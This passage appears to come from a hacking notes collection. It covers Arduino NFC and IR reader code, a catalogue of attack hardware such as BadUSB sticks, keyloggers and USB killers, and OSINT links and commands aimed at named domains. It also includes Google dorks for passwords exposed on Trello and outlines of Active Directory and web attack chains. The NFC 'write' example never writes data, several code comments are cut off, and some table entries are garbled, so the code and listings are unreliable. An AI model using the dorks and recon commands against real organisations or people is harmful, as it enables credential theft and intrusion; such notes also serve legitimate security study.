  uint8_t uid[] = {0, 0, 0, 0, 0, 0, 0};
  uint8_t uidLength;

  // Wait for an NFC tag to be detected
  success = nfc.readPassiveTargetID(PN532_MIFARE_ISO14443A, uid, &uidLength);

  // If an NFC tag is detected, print its UID
  if (success) {
    Serial.print("UID: ");
    for (uint8_t i = 0; i < uidLength; i++) {
```

```
      Serial.print(uid[i], HEX);
    }
    Serial.println("");
  }
}
```

This code sets up the PN532 module as an NFC reader and prints the UID of any detected NFC tag.

Upload the code to the Arduino board by clicking on the Upload button.

Step 5: Test the NFC reader.

Open the Serial Monitor in the Arduino IDE and hold an NFC tag near the PN532 module. The UID of the tag should be printed in the Serial Monitor.

Step 6: Write data to an NFC tag.

To write data to an NFC tag, you will need to modify the code from Step 4. Here is an example code that writes a text message to an NFC tag:

```
#include <Wire.h>
#include <Adafruit_PN532.h>

Adafruit_PN532 nfc(PN532_SCK, PN532_MISO, PN532_MOSI, PN532_SS);

void setup(void) {
  Serial.begin(115200);
  while (!Serial) delay(10); // for Leonardo/Micro/Zero

  nfc.begin();

  uint32_t versiondata = nfc.getFirmwareVersion();
  if (!versiondata) {
    Serial.print("PN53x not found");
    while (1); // halt
  }
  Serial.print("Found chip PN5"); Serial.println((versiondata>>24) & 0xFF, HEX);
  Serial.print("Firmware ver. "); Serial.print((versiondata>>16) & 0xFF, DEC);
  Serial.print('.'); Serial.println((versiondata>>8) & 0xFF, DEC);

  nfc.setPassiveActivationRetries(0xFF);

  nfc.SAMConfig();
}

void loop(void) {
  uint8_t success;
```

```
  uint8_t uid[] = { 0, 0, 0, 0, 0, 0, 0 }; // Buffer to store the returned UID
  uint8_t uidLength;                       // Length of the UID (4 or 7 bytes depending

  // Wait for an ISO14443A type card (Mifare, etc.). When one is found, 'uid' will be po
  success = nfc.readPassiveTargetID(PN532_MIFARE_ISO14443A, &uid[0], &uidLength);

  if (success) {
    Serial.println("Found an ISO14443A card");
    Serial.print("UID Length: ");Serial.print(uidLength, DEC);Serial.println(" bytes");
    Serial.print("UID Value: ");
    for (uint8_t i=0; i < uidLength; i++) {
      Serial.print(" 0x");Serial.print(uid[i], HEX);
    }
    Serial.println("");

    uint8_t data[] = { 0x01, 0x23, 0x45, 0x67 };  // Data to write to the tag
    uint8_t dataLength = sizeof(data);
    }
```

Infrared Transmitter

TSOP38238

1. Get an Arduino board and an IR receiver module, such as the TSOP38238. The datasheet for the TSOP38238 can be found online, which provides detailed information on how to connect the module to an Arduino board and how to read IR signals.
2. Connect the IR receiver module to your Arduino board, following the pinout provided in the datasheet.
3. Download and install the IRremote library for Arduino, which provides a convenient interface for working with IR signals.
4. Use the IRremote library to read incoming IR signals from a remote control. You can use the example code provided with the library as a starting point and modify it to fit your needs.
5. Once you have successfully read IR signals from a remote control, you can use this information to control other devices that use IR signals, such as TVs, DVD players, and air conditioners.

```
#include <IRremote.h>

int receiver_pin = 11;
IRrecv irrecv(receiver_pin);
decode_results results;
```

```
void setup()
{
  Serial.begin(9600);
  irrecv.enableIRIn();
}

void loop()
{
  if (irrecv.decode(&results))
  {
    Serial.println(results.value, HEX);
    irrecv.resume(); // Receive the next value
  }
}
```

This code sets up an IR receiver module connected to pin 11 of the Arduino board. The code uses the IRremote library to receive and decode incoming IR signals from a remote control. The decoded signal is printed to the serial monitor in hexadecimal format.

Product

Name	Application
Flipper Zero	Swiss Army Knife
Raspberry Pi 3 model B+	Multi-attack tool Linux based board
ODROID XU4	Fully energized Raspberry Pi
Cubox-i2ex	Multi-attack tool Linux based board
RTL-SDR v.3	Cheap and powerful SDR RX device
Flamingo FM	Broadcast FM Bandstop Filter for SDR
HackRF One	Medium-category SDR with TX capabilities
Crazyradio PA	USB 2.4GHz transceiver
nRF52840 USB Dongle	USB 2.4GHz transceiver next generation
Yardstick	Sub 1GHz radio stick
Ubertooth One	The best Bluetooth hacking device
APImote v.4b	Hacking Zigbee IoT protocol
RF power meter	Measuring RF output power

Name	Application
BladeRF xA4	High RF quality SDR device
Alfa AW-US036NHA	The best 2.4 GHz Wi-Fi 802.11n device
Alfa AWUS-036ACH	The best 2.4 / 5 GHz Wi-Fi 802.11ac device
4 Watt 2.4 GHz amplifier	Wi-Fi / Bluetooth booster
2.4 GHz/9 dBi omni antenna	A good solution to upgrade your horizons
2.4GHz/15dBi yagi antenna	If you need to get far away, you need it
Wi-Fi deauther	The best 2.4 GHz Wi-Fi 802.11n device
Proxmark3-EVO	Latest and most powerful NFC device
NFCKill	RFID destruction device
SCM SCL3711	RFID miniature 13.56MHz reader/writer
HydraNFC	Sniffer / reader / writer/ emulator for HF
ACR-122U	13.56MHz RFID/NFC reader/writer
WHID injector	USB rubberducky on steroids
Badusb Wi-Fi microSD	The most complete Rubberducky
Badusb microSD	Badusb with SD card for your payloads
USBNinja	Wireless BadUSB / Rubberducky
Digispark Kickstarter mini	Cheap and fully-working Rubberducky
AirDrive Keylogger Max	One of the most advanced keyloggers
Gl-Inet AR150	OpenWRT/LEDE router Pinapple
USB to miniPCIe adapter	Modem adapter with SIM socket
Gl-Inet USB150 Minirouter	OpenWRT/LEDE based router devices
Logic pirate	Logic analyser for complicated signals
The Shikra	Bus pirate JTAG big brother
DIVA IoT board	Damn Insecure and Vulnerable Application
USB to TTL/UART	Last and most powerful NF device

Name	Application
STM32 programmer/debugger	Programming/debugging for STM32 micros
AVR programmer/debugger	Programmer/debugger for ATmega micros
USB Infrared Toy v2	Bus pirate JTAG big brother
USB power monitor	Monitors and logs USB power details
USB Kill v3	System destroyer device
USB condom	The original USB condom
iFixit Opening Toolkit	The essential tool to open every new toy
Lockpicking training kit	Real hackers know lockpicking

OSINT

advance dork

- https://hunter.how/list?searchValue=web.body%3D%22hadess%22%26%26web.body%3D%22wordpress%22&timestamp=1676265835805
- web.body="hadess"&&web.body="wordpress"
- domain="dotin.ir"
- web.body="we hack your company successfully"&&web.title="How to Restore Your Files"
- http://fonetask.com/

Wordpress Tip

```
{site}/wp-json/wp/v2/users

{site}/wp-json/wp/v2/posts/?per_page=100&page=1
```

Telegram Tip

```
cat messages.html | grep -A1 "from_name" | cut -f1 -d "<" | sort -u
url:t.me cryptocurrency
```

Sort for TikTok

- https://chrome.google.com/webstore/detail/sort-for-tiktok/piiiffonpmeolocfghlpeolmdabhiemi?hl=nl

The Wayback Machine

```
https://web.archive.org/web/202209/{url}
```

introduction

- https://www.howtoverify.info/

flight

- https://globe.adsb.fi/
- https://www.flightradar24.com/
- https://www.radarbox.com/flight/EP3771
- https://www.ads-b.nl/index.php?pageno=3001&checkcountry=Iran&checktype=C180
- https://opensky-network.org/network/explorer

BND Spies & gmail

- https://twitter.com/FakePhD_reveal/status/1621200303315124225
- https://epieos.com/
- https://www.google.com/maps/contrib/118081025657207598184/reviews/@38.8639771,33.013704,4z/data=!3m1!4b1!4m3!8m2!3m1!1e1
- **https://get.google.com/albumarchive/{userID}**
- **https://www.google.com/maps/contrib/{userID}**
- **https://www.youtube.com/feeds/videos.xml?user={accountName}**

youtube

- https://mattw.io/youtube-geofind/location
- https://hadzy.com/comments

- https://t.co/dbioIcIEem
- https://ytlarge.com/youtube/video-data-viewer/

phone

- https://www.aware-online.com/en/how-can-i-find-a-google-account-by-phone-number/
- https://www.linkedin.com/posts/bob-engelen_phone-number-gaia-id-location-activity-7000395165211181056-_X9J/?utm_source=share&utm_medium=member_android
- https://wigle.net/search?ssid=Dotin

search engine

- https://www.alltheinternet.com/?q=dotin.ir&area=&file1=&page=2#gsc.q=dotin.ir&gsc.page=2
- http://isearchfrom.com/
- https://searx.space/#
- https://scoperac.com/booleanstringbank/industries?q=Information%20Technology%20&%20Services
- https://filepursuit.com/
- https://boardreader.com/

website

- https://urlscan.io/result/247d32c5-8822-4da5-b3ae-1c627d642539/#summary
- https://builtwith.com/relationships/dotin.ir

twitter

- https://web.archive.org/web/20200801000000*/https://twitter.com/rezaduty/status/1319525151252201472
- http://geosocialfootprint.com/
- https://socialbearing.com/search/general/stevewoz
- https://spoonbill.io/
- to:rezaduty

- geocode:1.289421,103.8625182,5km

game

- https://www.geoguessr.com/cups
- https://quiz.sector035.nl/

Building Databases

- https://www.skydb.net
- https://osmbuildings.org
- https://skyscraperpage.com
- https://www.ctbuh.org*

template

- https://github.com/WebBreacher/obsidian-osint-templates
- https://smart.myosint.training/

map

- https://www.freemaptools.com/
- https://gpsjam.org/?lat=33.76715&lon=50.47420&z=4.3&date=2023-02-12

car

- https://carnet.ai/

Image

- https://thispersondoesnotexist.com/
- https://seintpl.github.io/AmIReal/
- https://fotoforensics.com/
- https://extract.pics/
- https://chrome.google.com/webstore/detail/fake-profile-detector-dee/jbpcgcnnhmjmajjkgdaogpgefbnokpcc?hl=en-US

- https://peakvisor.com/identify-mountains.html#
- https://scamsearch.io/#anchorCeckNow
- https://vanceai.com/sharpen-ai/
- https://neural.love/orders
- https://github.com/seintpl/osint
- https://nixintel.info/osint/quiztime-how-to-clean-pictures-for-better-search-results/
- https://yandex.com/images/search?rpt=imageview&url=https%3A%2F%2Favatars.mds.yandex.net%2Fget-images-cbir%2F1907109%2FL380DEupsfMjDqa8W9bq1g8927%2Forig&cbir_id=1907109%2FL380DEupsfMjDqa8W9bq1g8927
- https://www.chronophoto.app/game.html
-

https://lens.google.com/search?ep=gisbubb&hl=en&p=AfVzNa-P1sU8Gd2X7c55xHk5yovJ9RiqmKZbyhzIL2cILiQQF21ifolTCXOMGXXLxkaZRpmgM0I1DV2WECcDC1JST4XDT_ 7mx9JDRoFa0JxUwaYT4QEAGDVBispEebo0--Fkd7JvTyObAq6dcEtkChM_NcZfTor7Jo8t5OUgpKNWm-BT5fZM1-tgOfzvOdnA_ 52j1QpEjoYFm-0-xlRx0Pnc3W0U_xZxguc0OFGVpMUoY82SAkPnOraMCwjwYAJ4NhUjXn_ktUtUb--pQR_fBs1lmT3GZT7WK4CQdfnXBDdjSy EUin7ultqbB1M732z70DH-VtuPxFLHTZbyyi7AQwdfRtAC8p13oqaM5GPRn0zX08JLBnrlxoqEuM19d-uLYoSXal_dVfr7vPcm#lns=W251bGwsbnVsbCxudWxsLG51bGwsbnVsbCxudWxsLG51bGwslkVrY0tKR1F3Wm1aa056QXdMVGc1TmpVdE5EWXdPUzFpT1RrMExUVXdNMlF3TTJRMU5HWm1PQklmWXpWM01ucEpPVFJhWHpoYVVVUjFWV2RKVkUxaWJEVkJjVzlYVjFwQ1p3PT0iLG51bGwsbnVsbCxxbW251bGwsbnVsbCwiMi0yIl0sWyIzNWY4NTljNy01MTJiLTQ5ZTEtOTY1ZC05NzBjZTM1ZGRjMWQiXV0sMSxxbImF1dG8iLCJlbiJdLFtbXSxudWxsLG51bGwsbnVsbCw4XSxud WxsXQ==

Email

- https://rocketreach.co/browser_extension

- https://contactout.com/

- https://app.getprospect.com/303197/contacts/filter/all

tools:
- https://github.com/josh0xA/darkdump

- https://www.maltego.com/transform-hub/image-analyzer/

- https://github.com/mxrch/GitFive

- https://github.com/matiash26/Steam-OSINT-TOOL

- https://github.com/C3n7ral051nt4g3ncy/Masto

- https://github.com/jordanwildon/Telepathy

- https://gchq.github.io/CyberChef/

- https://chrome.google.com/webstore/detail/selection-search/gipnlpdeieaidmmeaichnddnmj

- https://addons.mozilla.org/en-GB/firefox/addon/selection-search-ff

- https://inteltechniques.com/tools/

- https://github.com/novitae/emdofi

- https://seintpl.github.io/NAMINT/

- https://github.com/Genymobile/scrcpy

- https://github.com/novitae/sterraxcyl

- https://github.com/tejado/telegram-nearby-map

- https://lnkd.in/f6hqpg6

- https://cheatography.com/explore/search/?q=Sherlock

- https://github.com/megadose/holehe

- https://github.com/mxrch/GHunt

cctv
- http://www.insecam.org/en/view/1006815/

- https://cctv.masspirates.org/

- https://railwebcams.net/

certificate
- https://www.aware-online.com/en/our-customers/

book
- Psychology of Intelligence Analysis

- Visual Intelligence: Sharpen Your Perception, Change Your Life

- Fixed.: How to Perfect the Fine Art of Problem Solving

- Introduction to Social Media Investigation: A Hands-on Approach

linkedin
- https://theorg.com/organizations

- https://www.importyeti.com/company/apple

- https://github.com/chm0dx/peepedIn

- `site:(linkedin.com/in | zoominfo.com/p | rocketreach.co | xing.com/people | contactc

all in one
- [start.me](https://start.me/p/0P02pP/confrences)

- https://start.me/p/PwmvMv/main

- https://start.me/p/rx6Qj8/nixintel-s-osint-resource-list

- https://start.me/p/1kJKR9

- https://start.me/p/aLe0vp/osint-resources-in-canada

- https://metaosint.github.io/table

- https://start.me/p/1kBrw9/sans-osint-2022

- https://map.malfrats.industries/
- https://start.me/p/9E2mea/linux-tools
- https://start.me/p/lLBdE6/ukraine-crisis-tracker
- https://airtable.com/embed/shrYXDdO1V5y33lIX/tblgDtMXI4fxtg9Op
- https://start.me/p/1kvvxN/
- https://tor.taxi/
- https://dark.fail/

Evaluation of information on project management boards

```text
inurl:https://trello.com AND intext:@gmail.com AND intext:password
inurl:https://trello.com AND intext:ftp AND intext:password
inurl:https://trello.com AND intext:ssh AND intext:password
```

Collect domain emails

```
python3 theHarvester.py -d sbmu.ac.ir -b all -l 200
```

osint framework

https://www.spiderfoot.net/documentation/

Use through the web

```
python3 sf.py -l 127.0.0.1:8070
```

Collect domain emails

```
python3 sf.py -m sfp_spider,sfp_hunter,sfp_fullcontact,sfp_pgp,sfp_clearbit,sfp_emailform
```

Evaluation of user account information

```
python3 ./sf.py -m sfp_accounts -s "elonmusk" -q
```

Evaluation of metadata information of domain files

```
python3 ./sf.py -m sfp_intfiles,sfp_spider,sfp_filemeta -s tesla.com -q -F RAW_FILE_META_
```

Scenarios

Network#1

LLMNR Poisoning->AS-REP Roast->ForceChangePassword->GenericWrite->Password Spraying->RunForrestRun.exe->RunForrestRun.exe->Abusing Vulnerable GPO->Abusing MSSQL Service Database->Abusing Domain Trusts

Network#2

Service Permission->ForceChangePassword->Abuse ACLs->Abuse SQL Instance->Abuse Service->pass the ticket->golden ticket

Network#3

always elevated->constrained delegation->unconstrained delegation print bug->cross trust->Abuse MSSQL Service

Network#4

Bypass AMSI->always elevated->constrained delegation->Pass the ticket->Abuse SQL Instance->Abuse GPO->DSync Attack

Web#1

SQL Injection->RCE->Abuse Capabilities

Web#2

XXE->LFI->RCE->Abuse Services->Abuse MSSQL Instance

Mobile#1

Evil APK->SQLite->Credential Stuffing

Physical#1

USB Rubber Ducky->Malware->Abuse GPO->PTH->Kerberoasting->Golden Ticket

Physical#2

Shoulder surfing->Malware->Printnightmare->PTH->Silver Ticket

OT#1

mail server->abuse capabilities(vdi)->Abuse SMPTRAP service->DCSYNC attack->Silver Ticket->credential stuffing->PCTRAN->Pods Misconfiguration